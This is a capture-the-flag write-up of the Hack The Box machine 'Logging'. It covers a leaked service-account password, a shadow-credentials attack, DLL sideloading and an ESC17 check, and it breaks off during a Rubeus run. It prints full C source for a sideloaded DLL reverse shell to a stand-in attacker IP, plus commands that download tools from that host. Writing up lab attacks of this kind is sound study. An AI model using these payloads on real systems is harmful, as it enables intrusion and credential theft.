
Logging

A Windows domain controller where leaked logs reveal service-account credentials, a shadow-credentials attack leads to a foothold, and an ESC17/WSUS abuse plus DLL sideloading gets us to Domain Admin.
Overview
I found this machine fairly tricky for a Medium-level box, mainly because several of the tools were new to me, and I had to pay close attention to the payload code so that it was actually suitable for DLL sideloading. The upside is that I learned a lot from it.
Reconnaissance
Before spawning the machine, HTB shows this:
Machine Information
As is common in real life pentests, you will start the Logging box with credentials for the following account: wallace.everette / Welcome2026@
The first thing I notice is the machine name logging. It makes me think the path points to log injection or something along those lines. Let’s first take a look at which ports are open.
nmap -sV -sC 10.129.45.103
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-05 21:15 CEST
Stats: 0:00:50 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.29% done; ETC: 21:15 (0:00:00 remaining)
Nmap scan report for 10.129.45.103
Host is up (0.0059s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-08-06 02:15:18Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: logging.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
| Not valid before: 2026-04-24T16:40:59
|_Not valid after:  2106-04-24T16:40:59
445/tcp    open  microsoft-ds?
464/tcp    open  kpasswd5?
593/tcp    open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp    open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: logging.htb0., Site: Default-First-Site-Name)
3268/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: logging.htb0., Site: Default-First-Site-Name)
3269/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: logging.htb0., Site: Default-First-Site-Name)
5985/tcp   open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
<SNIP - repeated ssl-cert / ldap entries omitted>
Host script results:
| smb2-time:
|   date: 2026-08-06T02:15:59
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 7h00m01s, deviation: 0s, median: 7h00m01s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.55 seconds
From this I can tell that it is a Windows Domain Controller named DC01.logging.htb for the domain logging.htb. There is also a 7-hour time difference between my machine and this server, which can be a problem especially with Kerberos.
For now, add the server and domain name to the hosts file.
echo "10.129.45.103 DC01.logging.htb logging.htb" | sudo tee -a /etc/hosts
And sync the time with the server.
sudo ntpdate -s dc01.logging.htb
NetExec tells us that we have read access on the Logs share. Remember that the machine was called logging.
nxc smb dc01.logging.htb -u wallace.everette -d logging.htb --dns-server 10.129.45.103 -p 'Welcome2026@' --shares
SMB  10.129.45.103  445  DC01  [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB  10.129.45.103  445  DC01  [+] logging.htb\wallace.everette:Welcome2026@
SMB  10.129.45.103  445  DC01  [*] Enumerated shares
SMB  10.129.45.103  445  DC01  Share  Permissions  Remark
SMB  10.129.45.103  445  DC01  -----  -----------  ------
SMB  10.129.45.103  445  DC01  ADMIN$            Remote Admin
SMB  10.129.45.103  445  DC01  C$                Default share
SMB  10.129.45.103  445  DC01  IPC$   READ       Remote IPC
SMB  10.129.45.103  445  DC01  Logs   READ
SMB  10.129.45.103  445  DC01  NETLOGON  READ    Logon server share
SMB  10.129.45.103  445  DC01  SYSVOL    READ    Logon server share
SMB  10.129.45.103  445  DC01  WSUSTemp          A network share used by Local Publishing from a Remote WSUS Console Instance.
Foothold
Let’s take a look at what’s on the share.
smbclient -U  wallace.everette%'Welcome2026@' '//logging.htb/Logs'
Try "help" to get a list of possible commands.
smb: \> ls
.                                    D        0  Fri Apr 17 01:10:09 2026
..                                   D        0  Fri Apr 17 01:10:09 2026
Audit_Heartbeat.log                  A     1294  Fri Apr 17 01:10:09 2026
IdentitySync_Trace_20260219.log      A     8488  Fri Apr 17 01:10:09 2026
Service_State.log                    A      468  Fri Apr 17 01:10:09 2026
TaskMonitor.log                      A     1170  Fri Apr 17 01:10:09 2026

6657279 blocks of size 4096. 1831265 blocks available
smb: \> mget *.*
Get file Audit_Heartbeat.log? y
Get file IdentitySync_Trace_20260219.log? y
Get file Service_State.log? y
Get file TaskMonitor.log? y
Somewhat surprisingly, it’s all log files. The box name suggests there’s something interesting in here, so I download them. Let’s see if there’s anything of interest.
cat *.log
<SNIP - repetitive HEARTBEAT / threadpool lines omitted>
[2026-02-09 03:00:01.470] [PID:4102] [Thread:12] INFO  - Initializing module [HR-Connector]...
[2026-02-09 03:00:02.890] [PID:4102] [Thread:08] TRACE - Querying [loggingHR].[dbo].[Employees] where SyncStatus = 0
[2026-02-09 03:00:03.012] [PID:4102] [Thread:08] INFO  - SQL Session verified. Synchronizing 14 records (BatchID: 88AF-01).
[2026-02-09 03:00:03.055] [PID:4102] [Thread:04] INFO  - Validating AD target health: DC01.logging.htb (Port 389)
[2026-02-09 03:00:03.110] [PID:4102] [Thread:04] TRACE - Initializing LdapConnection object...
[2026-02-09 03:00:03.125] [PID:4102] [Thread:04] VERBOSE - ConnectionContext Dump: { Domain: "logging.htb", Server: "DC01", SSL: "False", BindUser: "LOGGING\svc_recovery", BindPass: "<REDACTED>", Timeout: 30 }
[2026-02-19 03:00:03.488] [PID:4102] [Thread:04] ERROR - System.DirectoryServices.Protocols.LdapException: A local error occurred.
at System.DirectoryServices.Protocols.LdapConnection.Bind(NetworkCredential credential)
at logging.IdentitySync.Engine.LdapProvider.Connect()
--- Server Error Details ---
Server error: 8009030C: LdapErr: DSID-0C090569, comment: AcceptSecurityContext error, data 52e, v4563
Hex Error: 0x31 (LDAP_INVALID_CREDENTIALS)
Win32 Error: 49 (Invalid Credentials)
<SNIP - remaining heartbeat / trace noise omitted>
One line in the log catches my eye. In the logs you can see an attempt to log in with the user svc_recovery, but it fails because of a wrong password. Let’s verify this with nxc.
nxc smb dc01.logging.htb -u "logging\svc_recovery" --dns-server 10.129.45.103 -p '<REDACTED>'
SMB  10.129.45.103  445  DC01  [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB  10.129.45.103  445  DC01  [-] logging\svc_recovery:<REDACTED> STATUS_ACCOUNT_RESTRICTION
STATUS_ACCOUNT_RESTRICTION. Now what? SMB logon is being blocked. If the password were wrong you’d get a different error — STATUS_LOGON_FAILURE — as shown below. By contrast: if we try our start account wallace.everette with the wrong year in its password (here 2025 instead of 2026), we get exactly that STATUS_LOGON_FAILURE.
nxc smb dc01.logging.htb -u wallace.everette -d logging.htb --dns-server 10.129.45.103 -p 'Welcome2025@'
SMB  10.129.45.103  445  DC01  [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB  10.129.45.103  445  DC01  [-] logging.htb\wallace.everette:Welcome2025@ STATUS_LOGON_FAILURE
Kerberos
nxc doesn’t play nicely with ldaps, but there’s more than one way to Rome. Let’s see if we can obtain a Kerberos ticket.
The leaked log shows svc_recovery’s password is <REDACTED> (note: the value in the log uses the year 2025 and the bind fails). That’s our first clue about how this organisation handles passwords.
# First attempt: the leaked password from the log uses the previous year (2025) -> pre-auth fails
impacket-getTGT logging.htb/svc_recovery:'<REDACTED>' -dc-ip 10.129.45.103 -debug
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[+] Trying to connect to KDC at 10.129.45.103:88
[+] Trying to connect to KDC at 10.129.45.103:88
[+] Server time (UTC): 2026-08-06 03:11:21
Traceback (most recent call last):
  File "/usr/share/doc/python3-impacket/examples/getTGT.py", line 131, in <module>
    executer.run()
    ~~~~~~~~~~~~^^
  File "/usr/share/doc/python3-impacket/examples/getTGT.py", line 61, in run
    tgt, cipher, oldSessionKey, sessionKey = getKerberosTGT(clientName = userName,
                                                      password = self.__password,
                                                      kdcHost = self.__kdcHost,
                                                      serverName = self.__service)
  File "/usr/lib/python3/dist-packages/impacket/krb5/kerberosv5.py", line 323, in getKerberosTGT
    tgt = sendReceive(encoder.encode(asReq), domain, kdcHost)
          ~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/impacket/krb5/kerberosv5.py", line 93, in sendReceive
    raise krbError
impacket.krb5.kerberosv5.KerberosError: Kerberos SessionError: KDC_ERR_PREAUTH_FAILED(Pre-authentication information was invalid)
Kerberos SessionError: KDC_ERR_PREAUTH_FAILED(Pre-authentication information was invalid)
The next step is fairly obvious once you spot the pattern. The box and its logs are from 2026, and our start account wallace.everette uses the password Welcome2026@ — a password built from the word “Welcome” plus the current year. The “Welcome” + year pattern implies the organisation increments the year in its passwords. If the user accounts do it, the service accounts probably do too: the leaked svc_recovery password uses 2025, so we simply roll it forward to 2026.
Bingo
# Bingo: increment the year in the service-account password to 2026 and the KDC issues a TGT
impacket-getTGT logging.htb/svc_recovery:'<REDACTED>' -dc-ip 10.129.45.103 -debug
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[+] Trying to connect to KDC at 10.129.45.103:88
[+] Trying to connect to KDC at 10.129.45.103:88
[*] Saving ticket in svc_recovery.ccache
Got a ticket. Set the KRB5CCNAME variable we need for authentication.
export KRB5CCNAME=svc_recovery.ccache
Also generate a krb5.conf so it can find the KDC server.
sudo nxc smb DC01.logging.htb -u wallace.everette -p 'Welcome2026@' --generate-krb5-file /etc/krb5.conf
SMB  10.129.45.103  445  DC01  [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB  10.129.45.103  445  DC01  [+] krb5 conf saved to: /etc/krb5.conf
SMB  10.129.45.103  445  DC01  [+] Run the following command to use the conf file: export KRB5_CONFIG=/etc/krb5.conf
SMB  10.129.45.103  445  DC01  [+] logging.htb\wallace.everette:Welcome2026@
Bloodhound
Let’s see what we can do.
nxc ldap 10.129.45.103 -u svc_recovery --dns-tcp -k --use-kcache -d logging.htb --dns-server 10.129.45.103 --dns-tcp --bloodhound
LDAP  10.129.45.103  389  DC01  [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:logging.htb) (signing:None) (channel binding:Never)
LDAP  10.129.45.103  389  DC01  [+] logging.htb\svc_recovery from ccache
LDAP  10.129.45.103  389  DC01  Resolved collection methods: adcs, group, localadmin, session, trusts
LDAP  10.129.45.103  389  DC01  Excluded collection methods: acl, container, dcom, loggedon, objectprops, psremote, rdp
LDAP  10.129.45.103  389  DC01  Using kerberos auth from ccache
LDAP  10.129.45.103  389  DC01  Bloodhound data collection completed in 0M 1S
LDAP  10.129.45.103  389  DC01  Collecting ADCS data (CertiHound)...
LDAP  10.129.45.103  389  DC01  Found 34 certificate templates
LDAP  10.129.45.103  389  DC01  Found 1 Enterprise CAs
LDAP  10.129.45.103  389  DC01  Compressing output into /home/henk/.nxc/logs/DC01_10.129.45.103_2026-08-06_053208_bloodhound.zip
cp /home/henk/.nxc/logs/DC01_10.129.45.103_2026-08-06_053208_bloodhound.zip .
I always look at who can log in remotely — who is a member of Remote Management Users or Remote Desktop Users. I don’t yet see many interesting things I can do with svc_recovery.

Because BloodHound doesn’t always show everything, it pays to run more than one tool. We can use bloodyAD to see which AD objects we have write access to.
bloodyAD -k ccache='svc_recovery.ccache' -d logging.htb --dc-ip 10.129.45.103 --host dc01.logging.htb get writable

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=logging,DC=htb
permission: WRITE

distinguishedName: CN=svc_recovery,CN=Users,DC=logging,DC=htb
permission: WRITE

distinguishedName: CN=msa_health,CN=Managed Service Accounts,DC=logging,DC=htb
permission: WRITE

distinguishedName: DC=logging.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=logging,DC=htb
permission: CREATE_CHILD

distinguishedName: DC=_msdcs.logging.htb,CN=MicrosoftDNS,DC=ForestDnsZones,DC=logging,DC=htb
permission: CREATE_CHILD
Second bingo
distinguishedName: CN=msa_health,CN=Managed Service Accounts,DC=logging,DC=htb
permission: WRITE
- We have write access to the service account
msa_health. This opens all kinds of doors. - We also have an ADCS server.
nxc ldap 10.129.45.103 -u svc_recovery --dns-tcp -k --use-kcache -d logging.htb --dns-server 10.129.45.103 -M adcs
LDAP  10.129.45.103  389  DC01  [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:logging.htb) (signing:None) (channel binding:Never)
LDAP  10.129.45.103  389  DC01  [+] logging.htb\svc_recovery from ccache
ADCS  10.129.45.103  389  DC01  [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
ADCS  10.129.45.103  389  DC01  Found PKI Enrollment Server: DC01.logging.htb
ADCS  10.129.45.103  389  DC01  Found CN: logging-DC01-CA
Shadow Credentials Attack
With these two conditions we can perform a shadow credentials attack.
certipy shadow auto -u svc_recovery -k -no-pass -account 'msa_health$' -dc-ip 10.129.45.103 -dc-host dc01.logging.htb
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] Target name (-target) not specified and Kerberos authentication is used. This might fail
[*] Targeting user 'msa_health$'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'f15e7e7491624629b8773b68738fc41b'
[*] Adding Key Credential with device ID 'f15e7e7491624629b8773b68738fc41b' to the Key Credentials for 'msa_health$'
[*] Successfully added Key Credential with device ID 'f15e7e7491624629b8773b68738fc41b' to the Key Credentials for 'msa_health$'
[*] Authenticating as 'msa_health$' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'msa_health$@logging.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'msa_health.ccache'
[*] Wrote credential cache to 'msa_health.ccache'
[*] Trying to retrieve NT hash for 'msa_health$'
[*] Restoring the old Key Credentials for 'msa_health$'
[*] Successfully restored the old Key Credentials for 'msa_health$'
[*] NT hash for 'msa_health$': <REDACTED>
evil-winrm-py -u 'msa_health$' -H <REDACTED> -i dc01.logging.htb
Among other things, in the root of C: we notice the Share and Wsus directories.
Directory: C:\

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        4/16/2026   5:26 PM                inetpub
d-----        10/10/2020   8:38 AM                PerfLogs
d-r---        4/16/2026   6:40 PM                Program Files
d-----        4/10/2020   5:52 AM                Program Files (x86)
d-----        4/16/2026   4:10 PM                Share
d-r---        4/17/2026   1:47 PM                Users
d-----        4/16/2026   8:29 PM                Windows
d-----        4/16/2026   5:29 PM                Wsus
DLL sideloading
While poking around I found this in a log:
type C:\ProgramData\UpdateMonitor\Logs\monitor.log
[2026-08-05 21:26:15] Starting Sentinel Update Check...
[2026-08-05 21:26:15] Checking for update on core server...
[2026-08-05 21:26:15] Info: Core did not find file Settings_Update.zip
[2026-08-05 21:26:15] Last status: File not found on core
[2026-08-05 21:26:15] Checking for update on local server...
[2026-08-05 21:26:15] No updates found locally: C:\ProgramData\UpdateMonitor\Settings_Update.zip.
[2026-08-05 21:26:15] Loading update applier: C:\Program Files\UpdateMonitor\bin\settings_update.dll
[2026-08-05 21:26:15] Failed to load settings_update.dll. Error code: 126
[2026-08-05 21:26:15] Update check completed.
The interesting part: settings_update.dll doesn’t exist. The owner of the log file is jaylee.clifton.
get-acl C:\ProgramData\UpdateMonitor\Logs\monitor.log | fl

Path   : Microsoft.PowerShell.Core\FileSystem::C:\ProgramData\UpdateMonitor\Logs\monitor.log
Owner  : logging\jaylee.clifton
Group  : logging\Domain Users
Access : NT AUTHORITY\SYSTEM Allow  FullControl
BUILTIN\Administrators Allow  FullControl
logging\jaylee.clifton Allow  FullControl
BUILTIN\Users Allow  ReadAndExecute, Synchronize
We also have write access to the folder C:\ProgramData\UpdateMonitor.
C:\Users\msa_health$> get-acl C:\ProgramData\UpdateMonitor\ | fl

Path   : Microsoft.PowerShell.Core\FileSystem::C:\ProgramData\UpdateMonitor\
Owner  : BUILTIN\Administrators
Group  : logging\Domain Users
Access : NT AUTHORITY\SYSTEM Allow  FullControl
BUILTIN\Administrators Allow  FullControl
CREATOR OWNER Allow  268435456
BUILTIN\Users Allow  ReadAndExecute, Synchronize
BUILTIN\Users Allow  Write
We don’t have access to the path where the dll lives.
C:\Users\msa_health$> get-acl "C:\Program Files\UpdateMonitor\bin" | fl

Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files\UpdateMonitor\bin
Owner  : BUILTIN\Administrators
Group  : logging\Domain Users
Access : logging\IT Allow  FullControl
NT SERVICE\TrustedInstaller Allow  FullControl
NT AUTHORITY\SYSTEM Allow  FullControl
BUILTIN\Administrators Allow  FullControl
BUILTIN\Users Allow  ReadAndExecute, Synchronize
If we now zip a dll with a payload, and then name the dll settings_update.dll and the zip file Settings_Update.zip, with a bit of luck that works.
// sideload_payload.c
#include <windows.h>
#include <stdio.h>
#include <tlhelp32.h>

// Function that runs the payload in a separate thread
DWORD WINAPI PayloadThread(LPVOID lpParam) {
// 1) run whoami /all and redirect output to a file
STARTUPINFO si = { sizeof(si) };
PROCESS_INFORMATION pi = { 0 };
si.dwFlags = STARTF_USESHOWWINDOW;
si.wShowWindow = SW_HIDE;

char cmdLine[] = "cmd.exe /c whoami /all > C:\\share\\Logs\\test.txt";
if (CreateProcess(NULL, cmdLine, NULL, NULL, FALSE,
CREATE_NO_WINDOW, NULL, NULL, &si, &pi)) {
WaitForSingleObject(pi.hProcess, INFINITE);
CloseHandle(pi.hProcess);
CloseHandle(pi.hThread);
}

// 2) adjust file permissions: give everyone read/write
char icaclsCmd[] = "icacls C:\\share\\Logs\\test.txt /grant Everyone:F /t";
system(icaclsCmd);

return 0;
}

// DllMain - starts the payload on attach
BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
switch (ul_reason_for_call) {
case DLL_PROCESS_ATTACH:
// spawn a separate thread to avoid the loader lock
CreateThread(NULL, 0, PayloadThread, NULL, 0, NULL);
break;
case DLL_THREAD_ATTACH:
case DLL_THREAD_DETACH:
case DLL_PROCESS_DETACH:
break;
}
return TRUE;
}
i686-w64-mingw32-gcc -shared -o settings_update.dll payload.c -lws2_32
7z a Settings_Update.zip settings_update.dll

7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03
64-bit locale=nl_NL.UTF-8 Threads:24 OPEN_MAX:1024, ASM

Scanning the drive:
1 file, 80206 bytes (79 KiB)

Creating archive: Settings_Update.zip
Add new data to archive: 1 file, 80206 bytes (79 KiB)

Files read from disk: 1
Archive size: 28619 bytes (28 KiB)
Everything is Ok
upload Settings_Update.zip .
Uploading /home/henk/htb/logging/Settings_Update.zip: 100%|██████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 27.9k/27.9k [00:00<00:00, 656kB/s]
[+] File uploaded successfully as: C:\Users\msa_health$\Documents\Settings_Update.zip
We need to adjust the ACL of the file so that everyone can read it.
$acl = get-acl .\Settings_Update.zip
$rule = New-Object System.Security.AccessControl.FileSystemAccessRule("Everyone","FullControl","Allow")
$acl.AddAccessRule($rule)
set-acl .\Settings_Update.zip $acl
move-item Settings_Update.zip C:\ProgramData\UpdateMonitor -force
Wait a bit; the log file says the task runs every 3 minutes.
[2026-08-06 17:26:15] Starting Sentinel Update Check...
[2026-08-06 17:26:15] Checking for update on core server...
[2026-08-06 17:26:15] Info: Core did not find file Settings_Update.zip
[2026-08-06 17:26:15] Last status: File not found on core
[2026-08-06 17:26:15] Checking for update on local server...
[2026-08-06 17:26:15] Successfully unzipped update to C:\Program Files\UpdateMonitor\bin\
[2026-08-06 17:26:15] Loading update applier: C:\Program Files\UpdateMonitor\bin\settings_update.dll
[2026-08-06 17:26:15] 'PreUpdateCheck' not found in settings_update.dll. Continuing...
[2026-08-06 17:26:15] Update check completed.
The log says it can’t find the PreUpdateCheck function. However, the command does execute.
type c:\share\logs\test.txt

USER INFORMATION
----------------

User Name              SID
====================== ==============================================
logging\jaylee.clifton S-1-5-21-4020823815-2796529489-1682170552-2105

<SNIP>

Privilege Name                Description                    State
============================= ============================== ========
SeMachineAccountPrivilege    Add workstations to domain     Disabled
SeChangeNotifyPrivilege      Bypass traverse checking       Enabled
Then let’s see if we can get a reverse shell.
#include <winsock2.h>
#include <windows.h>
#include <ws2tcpip.h>

#pragma comment(lib, "ws2_32")

__declspec(dllexport) void PreUpdateCheck() {
WSADATA wsa;
WSAStartup(MAKEWORD(2,2), &wsa);

SOCKET s = WSASocketA(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, 0, 0);

struct sockaddr_in sa;
sa.sin_family = AF_INET;
sa.sin_port = htons(8182);
inet_pton(AF_INET, "<ATTACKER_IP>", &sa.sin_addr);

connect(s, (struct sockaddr*)&sa, sizeof(sa));

STARTUPINFOA si = {0};
si.cb = sizeof(si);
si.dwFlags = STARTF_USESTDHANDLES;
si.hStdInput = si.hStdOutput = si.hStdError = (HANDLE)s;

PROCESS_INFORMATION pi = {0};
CreateProcessA(NULL, "cmd.exe", NULL, NULL, TRUE, 0, NULL, NULL, &si, &pi);

WaitForSingleObject(pi.hProcess, INFINITE);
CloseHandle(pi.hProcess);
CloseHandle(pi.hThread);
WSACleanup();
}

BOOL APIENTRY DllMain(HMODULE hModule, DWORD reason, LPVOID reserved) {
return TRUE;
}
i686-w64-mingw32-gcc -shared -o settings_update.dll reverseshell.c -lws2_32
Then follow the same path again.
7z a Settings_Update.zip settings_update.dll
upload Settings_Update.zip .
$acl = get-acl .\Settings_Update.zip
$rule = New-Object System.Security.AccessControl.FileSystemAccessRule("Everyone","FullControl","Allow")
$acl.AddAccessRule($rule)
set-acl .\Settings_Update.zip $acl
On your own Linux box, start a netcat listener.
rlwrap nc -nlvp 8182
Then place the zip in the relevant folder on the Windows box.
move-item Settings_Update.zip C:\ProgramData\UpdateMonitor -force
Nice, now we have a shell.
rlwrap nc -nlvp 8182
Listening on 0.0.0.0 8182
Connection received on 10.129.45.103 57998
Microsoft Windows [Version 10.0.17763.8644]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
logging\jaylee.clifton
C:\Windows\System32>cd %USERPROFILE%\Desktop
C:\Users\jaylee.clifton\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is C007-7498

 Directory of C:\Users\jaylee.clifton\Desktop

04/16/2026  07:25 PM    <DIR>          .
04/16/2026  07:25 PM    <DIR>          ..
08/05/2026  07:01 PM                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   8,494,702,592 bytes free
Privilege escalation

What can Jaylee do?
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeMachineAccountPrivilege    Add workstations to domain     Disabled
SeChangeNotifyPrivilege      Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
ESC17
Let’s check for any vulnerable certs. Start a quick python http server for file transfer.
python -m http.server 1337
And download Locksmith on Windows.
Locksmith (Invoke-Locksmith.ps1)
curl http://<ATTACKER_IP>:1337/Invoke-Locksmith.ps1 -o Invoke-Locksmith.ps1
powershell -Exec Bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\jaylee.clifton>
.\Invoke-Locksmith.ps1
<SNIP - ASCII banner omitted>
-------------------------------------------------------------------------
ESC17 - Vulnerable Certificate Template - Server Authentication
-------------------------------------------------------------------------

Technique Template Name Risk   Enabled Issue
--------- ------------- ----   ------- -----
ESC17     UpdateSrv     Medium True    logging\IT can provide a Subject Alternative Name (SAN) while
enrolling in this Server Authentication template, and enrollment does not
require Manager Approval.

The resultant certificate can be used by an attacker to impersonate servers
and perform Machine-in-the-Middle Attacks

More info:
- https://trustedsec.com/blog/wsus-is-sus-ntlm-relay-attacks-in-plain-sight
- https://blog.digitrace.de/2026/01/using-adcs-to-attack-https-enabled-wsus-clients/
The referenced article talks about the wsuks tool.
WSUS is SUS: NTLM relay attacks in plain sight
It can be downloaded from:
First follow the wsuks install. Now I need to authenticate from Linux. Let me grab a Kerberos ticket first.
curl http://<ATTACKER_IP>:1337/Rubeus.exe -o Rubeus.exe
.\Rubeus.exe tgtdeleg /nowrap

______        _

_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.3.3

[*] Action: Request Fake Delegation TGT (current user)
